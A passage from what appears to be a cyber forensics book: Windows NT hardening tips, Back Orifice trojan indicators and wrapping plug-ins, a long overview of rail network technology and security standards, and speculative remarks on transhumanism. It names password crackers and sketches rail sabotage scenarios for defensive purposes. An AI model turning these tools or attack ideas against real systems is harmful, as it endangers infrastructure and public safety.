5. System administrators should use password-cracking programs such as L0phtCrack (<https://www.helpnetsecurity.com/2012/09/30/10pht-crack/>) and John The Ripper (<https://www.openwall.com/john/>) with NT extensions.

SAM file

Restricting access to the SAM file is critical. Physically locking up servers is the only way to prevent someone from walking up with a diskette and booting to DOS to obtain the SAM or copying the backup SAM._ from the repair folder.

The SYSKEY.SAM encryption enhancement should also be used. SYSKEY establishes a 128-bit cryptographic password encryption key, rather than the 40-bit key that is provided with the server, and is used by default. It can be configured by selecting Start Menu | Run and typing syskey.

Intrusion Detection Systems

Intrusion Detection Systems (IDS) should be installed in your network at either the box, subnet, departmental, or enterprise level. I recommend a combination of ISS RealSecure, CMD5, Cisco NetRanger, and Checkpoint

Firewall-1 (or Cisco PIX). I recommend using these four together because the vendors have worked together and all of the products “talk” to one another and interact with one another, and one centralized report can be generated.

Insecure CGI Scripts

The following websites provide the documents you must review to secure your public web server and write secure CGI scripts:

<http://www.sei.emu.edu/pub/documents/sims/pdf/sim011.pdf>

This .pdf document states specifically how to secure your public web server. Follow the recommendations. They work. Note the attached html files that deal with writing secure CGI scripts. Also go to the following web pages that deal with writing secure CGI scripts:

- <http://www.go2net.com/people/paulp/cgi-security>
- <http://www.sunworld.com/swol-04-1998/swol-04-security.html>
- <http://www.w3.org/Security/Faq/wwwsf4.html>
- <http://www.csclub.uwaterloo.ca/u/mlvanbie/cgisec>

BO/BO2K

BO/BO2K have the following characteristics:

- BO filenames by default are [spacel.exe, boserve.exe, boconfig.exe]
- BO2K filenames by default are bo2k.exe, bo2kcfg.exe, bo2kgui.exe, UMGR32.EXE, bo_peep.dll, bo3des.dll.
- Operates over UDP.
- The default port is 31337 for BO.
- The default configuration for BO2K is to listen on TCP port 54320 or UDP 54321, to copy itself to a file called UMGR32.exe in %systemroot%, and to install itself as a service called “Remote Administration Service.” These values can be altered by using the bo2kcfg.exe utility that ships with the program.
- A BO plug-in known as Saran Wrap hides BO within an existing standard InstallShield installer package, making it easier to entice system users to execute it. Another plug-in called Silk Rope links BO with another harmless executable, but one double click launches them both, with a behind-the-scenes installation of BO. Even though it has not been seen yet, a macro virus carrying BO might be coming our way.

The case is now complete. Carefully store all evidence, label it properly, and always maintain chain of custody. Even though the client does not wish to pursue this any further at this time (they now know what was wrong and what to do to correct the problem), in the years to come they might decide to go to court. This means evidence must be kept secured as mentioned. I use mcrypt to encrypt and protect the evidence I have collected.

Nortel does not wish to pursue this in court because:

- It gives them publicity they do not want. (Their reputation could be adversely affected.)
- It could tie up their legal department for a long time.
- It requires an additional expenditure of funds.

Rail transportation

I'll again point out just what a great leader Alstom (Alstom.com) is for rail transportation in the cybersecurity arena. We take a look at some of their products below but you should also take a look at their excellent whitepaper here: <https://www.alstom.com/sites/alstom.com/files/2020/09/15/Whitepaper%20Cybersecurity.pdf>

Let me first point out that, due to the historical use of the terminology, there is a debate that has not yet finished as to when to use the term Industrial Control System (ICS) and Supervisory Control and Data Acquisition (SCADA). Now if you have been working in the industrial automation field for several decades, it's more cut and dried for you. However, it's not just industry professionals I'm talking with here. Some would say that SCADA is a subset of ICS. However, to the public in general, to various government officials sitting on committees, and to the press (online, newspapers, magazines, radio, television), the term SCADA is well known and used. That being the case, I'm going to stick to the use of the term SCADA here.

Rail systems are essentially a rolling SCADA system (the train itself) in communications with Wayside equipment (equipment that resides external to the train itself housed inside "equipment boxes" we call Bungalows, and elsewhere alongside the railroad tracks ... secured by cameras, etc.), Rail control centers (RCC) where train monitoring and control takes place, satellites, and cell towers. We could go into more items/details here but this will suffice for cyber forensics usage.

I also want to mention the terms Information Technology (IT) and Operational Technology (OT). OT refers to computer networks/systems that manage ICS/SCADA systems whereas IT refers to computer networks/systems that operate in a business/administrative capacity. I would say that a major way to tell IT and OT apart is that if an IT server/computer/system has a problem then it may just require a reboot or a patch but if an OT server/computer/system has a problem then you cannot just "reboot" or "patch" ... and the result can be human lives lost, explosions in a factory, nuclear facility disaster if the cooling system fails (one example), contamination of the public water supply in a waste water treatment plant or a

derailed train. Rail systems encompass both IT and OT networks depending on which part of the complete system you are currently focused on. You can also bring into play here the term Internet of Things (IoT) because rail systems are also embedded with IoT devices. IoT devices are physical hardware/software entities (sensors for example) that tie into the Internet for monitoring, controlling and the exchange of data.

Let's move forward now and learn some pertinent items pertaining to rail industry devices and networks since I'm sure most of you are most likely do not have a background in this arena. So, what are some examples of electronic devices tied into a rail system network? Here is a partial listing:


- Closed circuit television (CCTV)
- Building automation
- Wi-Fi
- Human machine interface (HMI)
- Access Control Systems (ACS)
- Kiosks for information purposes (and more)
- Voice Radio Systems
- Security Gateway (SGW)
- Passenger counting system (PCS)
- E-mail, printers, file sharing, and more
- Telephones/Intercom
- Public Announcement & Customer Information System (PACIS)
- Parking management
- Fare/Ticketing systems
- Vehicle maintenance
- Video conferencing
- Global Positioning System (GPS)
- Train Control Management System (TCMS)
- Digital Signage
- Remote control of trains in a rail yard (and yes this has been hacked by malicious actors in the past ... more on this later)
- Firewall (FW)

As you can see from the list above, much of what we covered in prior chapters of this book is the same type of items in a normal business network, and as such the same cyber forensic processes/procedures/tools can be applied for a number of those items (not everything of course ... more on that later). That's good news for cyber forensics investigators/analysts. And yes, all of the abovementioned items have been hacked by malicious actors in the past, including the remote control of trains in a rail yard via a man-in-the-middle attack ... and that attack was successful due to a weakness in the communications protocol being used.

Let's start our networking discussion from a 50,000-foot view ... very high level. Some of what you learn here is elaborated on elsewhere in this

book and some of it, if you are interested, will require you to perform some Internet research. Also keep in mind that if you are reading something in this section and you say to yourself, where did that come from, or, what is he talking about ... that tells you either you missed something in this book where I did elaborate on the item or you need to do some additional Internet research yourself.

Notice first that rail system networks are broken down by zones, from most trusted to least trusted (this is shown in the diagram below). As you can see, rail systems use ethernet networks, so whatever vulnerabilities and strong points you attribute to ethernet ... you will find them on rail networks. SGW stands for Security Gateway, and many times this is a NetBox device which includes firewalls, Intrusion Detection System (IDS), etc. Note that all automatic train control (ATC) equipment lies behind the security gateway (note that TCMS and ATC exchange a significant amount of information). ATP and PTU also exchange information. TCMS and ATC communicate via an FPGA.



I'll be using some terminology that I won't fully explain here but as a reference use this site:

<https://trn.trains.com/railroads/abcs-of-railroading/2006/05/glossary-of-railroad-signal-terms>

A glossary of North American railway terms can be found at:

- https://en.wikipedia.org/wiki/Glossary_of_North_American_railway_terms

A key provider to the rail industry for onboard Space & Terrestrial Communications (S&TC) is a company called Atlas (<https://atlas-comms.com/>).

What are some of the server types we see in a rail network? Let's take a look (again, much of it is common to what you see in a standard IT network):

- Servers with a cyber security bent
 - AD/PKI
 - NMS
 - DMS
 - EPO
 - Syslog
 - Bastion
 - SIEM
 - GTW web/OPC
 - IDS/WIPS
- GTCS servers
 - CS
 - MS
 - FEP IXL USRC
 - SCADA
 - FEP SCADA
 - Playback server
 - Simulation and training
- ISM Servers
 - PA
 - CCTV
 - PIS
- Maintenance servers
 - FCS server
 - EMS server
 - Event recorder
 - PHM server

Do we have a Demilitarized Zone (DMZ) in a rail network? Yes we do...

Do we have a Storage Area Network (SAN)? Yes we do...

Items that reside on the train itself and at the Wayside tie back to the main control center either via the Internet (much of the time but not always), leased lines, fiber, dedicated networks, RF radio via dedicated frequencies, cell towers, and satellites (we will discuss relevant satellite information elsewhere in this book). Let's also discuss here some other terminology and the names of some relevant train control products from various manufacturers.

Communication-Based Train Control (CBTC)

- Enhances safety and operation
- Lower cost of energy (optimizes coasting time, braking, acceleration, etc.)
- https://en.wikipedia.org/wiki/Communications-based_train_control

Interlockings

- Tracks that cross over one another
- Signaling is what makes a train wait its turn
- ElectroCode is sent along the track via direct current (DC)
- VHLC is legacy and ElectrologIXS VLC is the future (and being used for all new developments)
 - ElectrologIXS can be hooked into via a laptop and mobile device (uses a web GUI interface). ElectrologIXS can also be setup to handle crossing control.

Positive Train Control (PTC)

- A layer of protection that was made a legal requirement after a train engineer was busy texting on his phone, not paying attention, and caused a serious train accident.
- Forces red light stop.
- Can be wireless or cabled or a combination; rail companies such as CSX and BNSF (both cutting edge tech companies) run fiber to the Wayside for this and other things.
- Wireless communications between the Wayside and the train usually involve HMAC authentication and OTA encryption.
- When PTC first began, cell phones were placed inside the Wayside for wireless communications but nowadays ethernet is used; You can hook a laptop up to a Wayside now via an ethernet cable (password protected of course along with other security-related items).
- Ethernet is used to connect ElectroBlox to the PTC processor.

Ultra-Cab II

- An onboard system (onboard meaning that it sits on the train itself)
- Enforces speeds and prevents collisions
- Automatic train protection (ATP) – a subset of automatic train control (ATC)
- Enforces speed limit
 - Informs train operator and if the train operator does nothing then it automatically stops the train as needed
- Helps to prevent train collisions and derailments

ITCS

- An onboard system (onboard meaning that it sits on the train itself)
- Will stop the train if necessary
- Speed enforcement
- Makes use of wayside devices

- Prevents train collisions and derailments
- GPS technology and makes use of cell towers
- There is an ITCS server on the network

RailEdge (software package used for rail traffic management ... similar to air traffic control)

- Used inside railway control centers
- No safety critical items
- Runs on Windows and Linux
- Features are turned on/off depending on what the customer wants
- Tracks where trains are going and prioritize routes taken for both freight and passenger trains
- Central location for data – decision making
- Data comes in real time from waysides, etc.
- 2 products
 - TC/SCADA (TC = Train Control)
 - ICONIS
 - PACIS (similar to ISM)
 - Next train coming signs
 - Public announcement
- Passenger information in real time
- Interfaces into the DC track circuit via ethernet or serial (Genesys protocol allows ethernet over serial. Genesys is an open protocol.)
- RailEdge can tie into the ElectrologIXS box and ask it to move the tracks in various ways. If the request is considered unsafe then the Wayside will say “no.” Wayside’s can talk to each other via Edge Message Protocol (EMP). Vital communication protocols exist, such as RP2000, which is a proprietary serial/ethernet protocol. Vital and non-vital communications exist on a rail network. For Vital communications (True is greater than 8 volts and False is less than 3 volts), used for security and safety, means that two branches must see the exact same communications and if they do not then the command given is not executed. Note that the protocol RP2009 is an HMAC wrapper. There are other protocols in use on rail networks also, such as ATCS (old and open but still used), ARES, FSFB2, ERTMS (Europe), MODBUS (used where non-vital data is in place, along with data being sent back to the main office), etc.

Switch machines

- Hydra – not Vital apps
- CTS2 – Vital applications
- Eliminates delays

- Enables less congestion
- Sold as a flow product
- Can tie into RailEdge and other software products (just need the protocols to agree)
- Improves railyard efficiency

Wireless crossing

- A rail crossing where signaling is performed via wireless communications

Major rail systems in the United Kingdom

- Network Rail
- London Underground
- Crossrail (in London)

Riyadh, Saudi Arabia has the world's largest Metro (public transit system – <http://riyadhmetro.sa/en/>). This was a \$23B, five-year project and has six rail lines. It is driverless and built with the latest CBTC technology. Riyadh Metro project is composed of six main lines with an overall length of 176 km (approximately 110 miles) and 85 stations. Riyadh Metro network comprises most of the highly populated districts, government's facilities, educational and commercial entities. Urbanis signaling in conjunction with a HESOP breaking energy-recovery system is in use. An automated track laying system called Appitrack was also utilized.

Hot swappable boards are liked by terrorists and other malicious actors. All it takes for a malicious act is for the malicious actor to bribe someone for a code change, bring down the Wayside for 30 seconds and they hot-swap in another board that has most of the same electronics ... and something extra. That's bad news of course. Note that Wayside communications can be used to shut down a running train, and the only way that a Wayside can communicate with a running train is via either ITCS or PTC ... 220 HZ radio, SatCom or cell tower. Note that many Waysides contain modems (a modem card running between 300 Baud and 19.2). Something else malicious actor's like is what is called "Dark Territory" (DT). DTs are locations trains travel during which there is essentially a communications blackout. During these blackouts, a malicious actor could physically (or electronically) do something malicious to a train that may not be discovered until it's too late (think about attacking an explosive device to a chemical car on a train that is headed for a populated area).

Embedded systems are used to automate trains (usually ARM/ColdFire processors). One of the ways rail products are tested for security is via the use of a tool called Achilles from a company called Wurldtech (purchased by GE; <https://nohau.eu/products/achilles-test-platform/>). When it comes to rail product testing, usually Lab View from National Instruments is used

(<https://www.ni.com/getting-started/labview-basics/>). Analog signals on rail run around 100 HZ since high frequencies don't go very far.

I suppose one could say that the real problem with cyber security is that many times you can't tell, with even 80% accuracy, just who it specifically was that performed the malicious act. We need to be able to quickly and easily determine who specifically performed the malicious action. Being able to do this globally, in conjunction with globally agreed upon cyber laws relative to restitution, would significantly reduce cyberattacks since the perpetrators would no longer be anonymous.

CENELEC (<https://www.cenelec.eu/>) is a European standard within the rail industry.

The rail industry follows standards/guidelines from an organization called American Public Transportation Association (APTA; <https://www.apta.com/>). Key documents from APTA that are relevant to cyber forensics are as follows:

- SS – CCS – RP – 001 – 10
 - Securing Control and Communication Systems
 - Risk Assessment and Management
 - Security Plan
 - This is a very high-level document
- SS – CCS – RP – 002 – 13
 - Defense in Depth
 - Risk Zones
 - Minimum Controls for Safety Critical Zones
 - Applying Security Controls to Zones
- SS – CC – 03 – 15
 - Attack Modeling
 - Attack Tree Analysis
- SS – CCS – 004 – 16
 - System Level Security
 - Connecting Security Zones
- SS – ECS – RP – 001 – 14
 - High Level: Governance, Landscape, Peril

A few NIST documents that are relevant to us are:

- 800-82 Rev 2
 - ICS Security (SCADA)
 - Quite detailed
- 800-88
 - Sanitization

Why is it that many railroads avoid “security automation” tools to a degree? It's because in numerous arenas, the security automation that was supposed

to help the organization (and it did for a time) ended up being the very thing compromised by malicious actors, much to the chagrin of the organizations opting for security automation. So, what do we do...throw the baby out with the bathwater? No! Security automation to a degree is fine, but don't let it be your end all and be all. Break up the security automation with some "manual portions" ...items where you have to actually get up out of your seat and do something to make the process continue. Yes, it does adversely impact efficiency, but on the other hand it gives you control of that automated security process that was put into place. Even if a malicious actor gains control of your security automation capability, it only carries them so far. Once they encounter the manual breaks that require someone to actually get up and do something...the hackers are stuck, and can proceed no further until one or more manual steps are performed, and they would need the right inside person to carry out those steps. An example (and this is just an example, use your imagination to come up with ideas of your own) of a manual step would be someone has to get up, place a DVD into a system, let the software on the DVD activate, which then allows the process to continue. The DVD is removed from the system and placed in a secure location when not being used. It is not left in that system. There should be at least two manual breaks in your security automation.

Virtual signaling is considered a newer method of train control (note VPM-3 executive software which is for virtual signaling; note that ITCS virtual signaling is in place today) and the rail industry is now moving into Predictive Analytics for diagnostics/maintenance activities. Pulsed Amplitude Modulation (PAM) is used in the rail industry and has eight different amplitude levels to communicate 3 bits per symbol. So, a 45-bit message can be transmitted with 15 symbols in approximately 800 msec. These signals can be transmitted at either baseband (DC) or carrier frequency (45 Hz +/- 15 Hz, so 30 to 60 Hz). Matched filter processing at the receiver ensures the signal has the expected shape, which provides additional security from electromagnetic interference (EMI) or other malicious acts.

WSDMM

- A device that collects/connects Wayside data

DAU

- A Wayside sensor

ATC

- Automatic Train Control
 - Note that ATC has three subsystems
 - ATP = Automatic Train Protection

- ATO = Automatic Train Operation
- ATS = Automatic Train Supervision
- For some rail networks, ATC is based on AccuTrack high frequency track circuit
- ATC is essentially deals with communication with train operations via cab signals and Wayside signals

Infrared, magnetometers, and/or lidar/radar are used in island detection at railroad crossings in some locations. This is relatively new. From a forensics standpoint, it could well be that your background does not include thorough knowledge of railroad products that may fall into your line of investigation. You have the options of Internet research (which may or may not be successful), finding and interviewing someone who does know the railroad products of interest, or you can just consider the rail product a black box and focus on the inputs and outputs. Either of the three options can work for you, depending on the situation at hand.

Although it makes the rail network more vulnerable from a security perspective, most network engineers nowadays opt for ethernet instead of serial cables because it gives them more connectivity options and of course the system management benefits. Some rail entities are also using cloud technology now, usually Microsoft Azure. Not all, but some Wayside's now have a network appliance inside the bungalow that monitors critical components and provides easily accessible logs for incident analysis (so it's to this type of device you want to go to at the Wayside during a forensics investigation if it exists there). Also, some railways are looking to stream all of their logs 24/7, so look into that also. Rail systems are getting more and more into Big Data Analytics and Predictive Analytics for maintenance purposes, so that is another avenue you need to look into to see if it exists during an investigation. Make a search for XTS files also since these are in use for Wayside scripts, etc. (<https://www.datacamp.com/community/blog/r-xs-cheat-sheet>). During the design process, rail product engineers make use of ladder logic equations, so you'll want to look into this also (<https://www.plcademy.com/ladder-logic-tutorial/>).

Centralized Traffic Control (CTC) uses the ATCS, ARES and Genesys communication protocols. The goal is to use the PTC communications infrastructure for CTC.

- <https://docs.genesys.com/Documentation/OU/8.1.5/Ref/CommunicationProtocols>
- https://www.caltrain.com/assets/_engineering/engineering-standards-2/criteria/CHAPTER6.pdf

As mentioned earlier, rail communication networks usually consist of one or more of the following:

- Satellite
- Radio
- Fiber
- Cellular
- Modem

Essentially a high-level diagram would look like this:



Supported Vital Controllers:

- ElectrologIXS
 - VPM-3
 - Uses PTC Ethernet to WMS
- VHLC
 - PTC – SSM
 - RS232 serial link between PTC-SSM and Genesys ACP serial interface
- Other Vital Controllers
 - Under development

EATC

- We are referring to Automatic Train Control here
 - https://en.wikipedia.org/wiki/Automatic_train_control
 - <https://positivetraincontrolservices.com/>
 - Rail classroom training to learn more
- PTC compliant cab signal system
- Twenty-four cab signal codes
- Can do full speed control on any cab signal system
- Three railroads are operating their network with virtual ETC
- One has virtual crossing approach circuits

If you are interested in where the European rail system is heading:

- <https://shift2rail.org/>
- CENELEC
 - European Committee for Electrotechnical Standardization
 - Railway Applications – This is two of them...there are more
 - <https://standards.globalspec.com/std/13113133/EN%2050129>

- <https://www.cencenelec.eu/standards/Sectorsold/DefenceSecurityPrivacy/Security/Pages/Cybersecurity.aspx>


There are various industry standards in rail, some of which can be found here:

- United States Department of Transportation Federal Railroad Administration
 - <https://railroads.fra.dot.gov/>
- Federal Transit Administration: <https://www.transit.dot.gov/>
- American Railway Engineering & Maintenance of Way Association
 - <https://www.arena.org/>

When it comes to the cyber security testing of trains and their associated rail networks, the past 10 years have seen a significant increase in this activity since transportation is considered one of the critical infrastructures in the United States. Some rail projects even require a cleared facility to perform the security testing, such as at the Airbus cleared facility in the Washington, DC area. It's normal now to see three phases of security testing for rail networks over the past three years:

1. Site audits and evaluations
2. Supplier/component level testing
 - a. Country of origin being required for all electronic components down to the board and chip level
3. Just prior to shipping, an overall system security check
 - a. This includes a maintenance port penetration test (HVAC, etc.) since the maintenance port can get you to the train backbone network
 - i. Ports that are non-routine are shut down
 - ii. Ports active for routine maintenance are locked down

For example, the following diagram illustrates how an HVAC controller (and a few other items) would tie into the rail network (note that connections shown are ethernet):



Also, on trains now you also find embedded microphones and cameras that are Internet connected and monitored for potential terrorist activities, criminal elements, and so on. Signage (electronic signs displaying information for passengers) must also be secured (including having the software written in a secure manner) since a Google search will lead you to transportation signage that has been hacked in the past. Diagnostic software is placed on maintenance laptops with the proper codes, protocols, and other embedded security items since these are used to interface with the train via the maintenance ports. Other key elements of the rail network that receive vulnerability assessments and penetration tests are fare vending machines, fare collection sites and the overall communication system itself.

To become more thoroughly knowledgeable about rail communication networks I would advise you to read items relative to the following:

- Thermo King HVAC for Rail (<https://www.thermoking.com/na/en/rail/passenger-rail.html>)
- Thales Datacryptor (Datacryptor® AP (Advanced Performance) | Thales Group)
- IEC 61375-1 (TCN Fieldbus)
- IEC 61375-3-4 (ECN)
- IEC 61375-2-5 (ETB)
- IEEE 802.1, 802.2, 802.3
- RFC 2474, 2475
- International Electrotechnical Commission (<https://www.iec.ch/homepage>)
- Ethercat Fieldbus (<https://www.ethercat.org/default.htm>)
- <https://www.profibus.com/>
- <https://www.ethernetIP.de>
- <https://www.ethernet-powerlink.org/>
- IEC 62439-3
- CENELEC EN 50126, 50128, 50129, 50159
- Protocols: ARAMIS, SAHARA, APRS
- <https://www.movus.com.au/>
- <https://www.tsa.gov/for-industry>
- <https://www.nist.gov/cybersecurity>

Some of the third party security tools/consultants used on rail networks include:

- Carbon Black Defense
- CrowdStrike Falcon
- SecureWorks Red Cloak (Taegis XDR)
- Cylus
- RazorSecure
- iSecurity

- Data Diodes (such as the Siemens DCU) are used to replace some firewalls

There are various frameworks used for securing rail transportation and I'll cover one of them here. In the United States (initiated here) and other countries, the NIST 800-series documents are used to both secure rail products and overall rail infrastructure. The steps in the NIST RMF SDLC are as follows:

1. Many or all of the following documents have to be written (or adhered to) and these are used as initial inputs into the NIST process for cybersecurity:
 - a. Priorities set by those in authority
 - b. Policies from your company
 - c. Procedures to accomplish various tasks
 - d. Laws that are applicable to your company/industry at the Federal, State, and local levels
 - e. Architecture
 - f. Directives
 - g. Guidelines
 - h. Goals
 - i. Objectives
 - j. Requirements
 - k. Resources
2. Categorize (Low, Medium, High)
 - a. Use FIPS 199 & NIST 800-60
3. Select security controls
 - a. Use FIPS 200 & NIST 800-53
 - b. Take into account that security controls cost dollars, so use your common sense, consider time and cost of implementation, and take into account both your business and security goals (there has to be a right balance relative to business and security)
 - c. Implement the selected security controls
 - i. Use NIST 800-160
 - d. Test the security controls that you have implemented
 - i. Follow NIST 800-53A
 - e. Authorize the product/system into production
 - i. An agreed upon signoff must occur
 - ii. Follow NIST 800-37
 - f. Monitor the security of the system/product (technology changes as we all know...what works now may not work later)
 - i. Follow NIST 800-137

Another cyber framework used globally in the rail industry is IEC 62443. Let's take a look at it.

- IACS = Industrial Automation and Control Systems
- IEC 62443 is broken down into the following sections:
 - General
 - 62443-1-1
 - Terminology, concepts, and models
 - 62443-1-2
 - Master glossary of terms and abbreviations
 - 62443-1-3
 - System security compliance metrics
 - 62443-1-4
 - IACS security lifecycle and use case
 - Policies and procedures
- SL = Security Level
- SL – T = Target Security Level
 - Must be individually assigned to each zone and conduit
- SRs = System Requirements
- REs = Requirement Enhancements
- SL – A = Achieved Security Level
- IEC 62443 Goal
 - To define a common, minimum set of requirements to reach progressively more stringent security levels. This standard strictly adheres to specifying functional requirements and does not address how those functional requirements should be met.
- 62443 – 3 – 2 uses the SRs and Res as a checklist
- SuC = System Under Construction, which is described in terms of zones and conduits
- SL – Cs = SL Capabilities
- The approach in this framework is as follows:
 - The SuC is described in terms of zones and conduits (see 62443-3-2).
 - Now assign an SL-T to each individual zone and conduit.
 - Next use SRs, Res, and SL-Cs to compile a list of requirements which the control system design needs to meet.
 - The control system design can now be checked for completeness, subsequently providing the SL-A.

Let's say a successful cyberattack occurred against a rail system. What adverse costs could be incurred?

- Theft of personally identifiable information (PII), payment data, personal health information, and so on, for both you and your customers
- Consumer notification costs
- Credit monitoring costs
- Legal judgments
- Regulatory penalties

- Intellectual property (IP) theft leads to a loss of competitive advantage, loss of revenue, economic damage to the company
 - Espionage (loss of trade secrets)
 - Patents, designs, copyrights, trademarks
 - Investment plans and other proprietary/confidential information
- Data destruction
- Attacks on core operations of both your own network and those connected to you (supply chain)
- Attempts to disable your critical infrastructure
- Insurance premium increases (some have been 200% or more)
 - Purchase or renewal of Cyber Risk Insurance (CRI)
 - Insurance company may want to perform their own security audit of your infrastructure prior to renewing your insurance
- Increased cost to raise debt
 - Your credit rating drops
 - Your organization faces higher interest rates for borrowed capital
 - Credit agencies typically downgrade by one level companies that have experienced a significant cyber incident
- Operational disruption and/or destruction
 - Highly variable cost category
 - Losses tied to manipulation or alteration of normal business operations
 - Costs associated with rebuilding operational capabilities
 - May need to repair equipment and facilities
 - Build temporary infrastructure
 - Divert resources from one part of the company to another
 - Increase current resources to support alternative business operations to replace the function of systems that have been temporarily shut down
 - Losses associated with the inability to deliver goods or services
- Lost value of customer relationships
 - Cost of losing customers
 - Cost to acquire new customers
- Value of lost contract revenue
 - Lost future opportunity due to contract termination
 - Revenue decrease
- Devaluation of Trade Name

So, taking the above into account, how should we manage cyber risk? How can we improve our ability to recover from a cyberattack?

- Perhaps by use of the discounted cash flow method under the income approach

- Broadly entails estimating the present value of the projected economic benefits to be derived from the use of the asset
- With and without method
 - Corporate business valuation technique
 - Involves estimating the value of an asset under two scenarios
 - Cyberattack in place
 - No cyberattack

And in the absence of actual detailed data, use professional judgment and make reasonable assumptions.



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Transhumanism, robotics, and medical devices

Over the past 15 years or so, astounding technical progress has propelled humanity in the direction of a far-reaching transformation that has the capacity, in this decade, to redefine in unusual ways just what it means to be a human. From the news you hear on a regular basis about all the hardware (both mechanical and electronic) that now goes into humans, whether it be a new leg, a new arm, a pacemaker for the heart, new body organs grown from cells or transplanted, and the list goes on. Growing at nearly an exponential rate globally, this scientific program is currently known as transhumanism. Countries and regions around the world are in a race with the advancement of this technology which includes the military, lawyers, biologists, chemists, engineers, politicians, bioethicists, and academia as a whole. These so-called GRIN technologies are being built and enhanced in the realms of genetics, robotics, artificial intelligence (AI), and nanotechnology. These technologies are in the process of radically redesigning our bodies, our minds, our physiology as a whole – and even our memories. Global think tanks in conjunction with scientists and military personnel/academia of various persuasions are moving us toward a new species of superior humans for which we are not prepared. Even though it has been slow going since the first heart transplant took place decades ago, this venture is now accelerating and moving faster and faster at an exponential rate due to our enhanced information systems and understanding of just how our bodies and minds actually work. Most likely this will lead to battles, on the battlefield, in our cities, and in our courts, that most people never expected to see. It's funded by your tax dollars and it's going to be something that you would expect to see in a science fiction movie and most people will be woefully unprepared. You hear of some of these items in the news, but much of what is being built using these GRIN technologies are being quietly designed in public and private laboratories around the world and again, funded by your tax dollars. Governments involved include the United States, Canada, Britain, China, France, Australia, and others.

Neurotechnology is a word used to cover any process/device in which electronics interfaces with the nervous system. This includes processes/

devices that have been designed to enhance and/or mend brain functions via the use of medical neuromodulation. Some interesting sites to review are:

- <https://neurotechnology.com/>
- <https://www.techopedia.com/definition/34091/neurotechnology>
- <https://mcgovern.mit.edu/research-areas/neurotechnology/>

Cybernetics is another key technology that folds into the GRIN realm. Thanks to the Hollywood, machines based on cybernetics (robotics and biology melding together – a cyborg) have become quite popular. Professor Hugo de Garis, former Director of the Artificial Brain Lab, tells us that a major war will occur prior to the end of the 21st century which will result in billions of deaths, is most likely inevitable. Intelligent machines, known as artefacts (short for “artificial intellects”), will become far more intelligent than humans and will subsequently threaten to attain global domination which will result in a conflict between those who support the artefacts and those who oppose them. Even now, as we find ourselves at the front end of the 21st century, there are political, legal, and scientific debates that question just how far we should take our AI experiments and projects. More than likely various laboratories have already breached what the normal person on the street would consider ethical behavior when it comes to developments such as these we have been discussing.

You are probably wondering why I am bringing all of this up. Well, I've already been involved with a few cases that delved into this realm, the realm of the human/machine interface hack, including malware attacks. So, let's continue on for a bit and you'll see where this all leads.

In the paper “Industrial Society and Its Future,” it was stated that as humans encountered more and more complex problems and machines became more and more intelligent, such that humans would just turn over the decision making to the machines because they could make the proper decision faster and with more accuracy. At some point people will want to turn off the machines but they won't be able to because they have become so dependent on them and turning them off would essentially amount to suicide. You can see a glimmer of that now. For example, when the telephone first came out you could just talk to someone and that was it. Today when we use our mobile phones, they do a lot more than just let us talk – they track us, can listen in to our conversations without our knowing someone is listening, and our cameras can be hacked so others can see where we are without our knowledge. And this is just the starting gate. Much more “bad stuff” to come, and some don't even consider it “bad” while others are appalled. At first these things happen gradually, and vendors make the items to have “things” a person wants, then the bomb drops and they put in what essentially sums up to malware/Trojan horses.

I was speaking with a Chinese lady who resided in Wuhan, China. She was pointing out all of the cameras and spoke about how safe they made her feel. I told her she was thinking wrongly and that most of the cameras had no one watching them. They were recording so that if something was found to be amiss in a particular area law enforcement could return to the camera recordings and play them. That's when the malicious individual would be seen, sought for, and captured, not while the actual malicious event was taking place. She was shocked and horrified to learn this truth.

Some interesting items for you to do some of your own research (Google or DuckDuckGo or whatever):

- Ray Kurzweil – cofounder of an interdisciplinary graduate studies program supported by NASA named the Singularity University. Ray had done some groundbreaking work in AI.
- Vernor Vinge – San Diego State University professor and computer scientist
 - Vision-21 Symposium – “The Coming Technological Singularity” – Sponsored by NASA Lewis Research Center
- Kevin Warwick – Professor of cybernetics (Reading University)
 - Focus is on human-machine integration, artificial neural networks, transhumanism
- Millennium Project – Global think tank funded by the UN University, Smithsonian and FGI (Futures Group International)
 - “State of the Future” Report – Writing of genetic code like a computer program
- Dr. James Hughes – Changesurfer Radio (weekly talk show)
 - Director – Institute for Ethics and Emerging Technologies
 - Trinity College (Professor)
 - “Citizen Cyborg” – a book he authored
- “Scientists Want Debate on Animals with Human Genes” – Reuters article
- National Institute of Health (NIH) has granted Case Law School in Cleveland, Ohio approximately one million dollars of your tax dollars to develop guidelines for government policy on human evolution relative to man-machine interface.
- Human Enhancement and Technology conferences are being hosted by Oxford, Stanford, and similar universities
- Nick Bostrom – A professor at the University of Oxford and the Director of Future of Humanity Institute – <https://NickBostrom.com>
